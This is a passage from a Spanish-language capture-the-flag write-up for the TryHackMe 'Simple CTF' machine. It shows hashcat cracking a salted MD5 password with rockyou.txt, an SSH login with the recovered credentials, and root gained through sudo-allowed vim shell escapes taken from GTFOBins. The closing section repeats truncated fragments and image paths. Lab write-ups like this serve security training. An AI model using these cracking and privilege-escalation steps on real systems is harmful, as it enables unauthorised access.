* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2
Time.Started.....: Tue Jan 30 01:14:30 2024 (0 secs)
Time.Estimated...: Tue Jan 30 01:14:30 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    45848 H/s (0.48ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024/14344385 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> bethany
Hardware.Mon.#1..: Util: 48%

Started: Tue Jan 30 01:13:49 2024
Stopped: Tue Jan 30 01:14:32 2024

┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
```

nos dio usuario y contraseña, tenemos un ssh por lo cual nos conectaremos

```
ssh mitch@10.10.9.96 -p 2222
```



```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```


```
id

ls

cat user.txt

cd ..
ls
cd sunbath
```

sudo -l

podemos ejecutar como root el Bin /usr/bin/vim

buscamos en gtfobins.github.io/

https://gtfobins.github.io/gtfobins/vim/



(a)

```
vim -c ':!/bin/sh'
```

(b)

```
vim --cmd ':set shell=/bin/sh|:shell'
```

(c) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(d) This requires that `vim` is compiled with Lua support.

```
vim -c ':lua os.execute("reset; exec sh")'
```

ejecutaremos el primero :
sudo vim -c ':!/bin/sh'

ejecutamos id
cd /root
ya somos root


nos vamos al directorio de root

cd /root
ls
cat root.txt

encontraremos la flag de user.txt

escalaremos privilegios

y luego buscaremos la flag faltante que debe estar en la carpeta /root



```
# clear
# sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat  root.txt
W3ll d0n3. You made it!
# cd /home
# ls
mitch  sunbath
# Connection to 10.10.9.96 closed by remote host.
Connection to 10.10.9.96 closed.

┌──(viernez13㉿kali)-[~/tryhackme/simplectf]
└─$ 
```

(c) This requires tha

```
vim -c ':py impor
```

(d) This requires tha

```
vim -c ':lua os.e
```

Reverse shell

It can send back a rev

sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
# cd /home
# ls
mitch sunbath
Connection to 10.10.9.96 closed by remote host.
Connection to 10.10.9.96 closed.

hallazgos.
http://10.10.9.96/simple
http://10.10.9.96/server-status
 cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!

user: mitch
password: secret
user.txt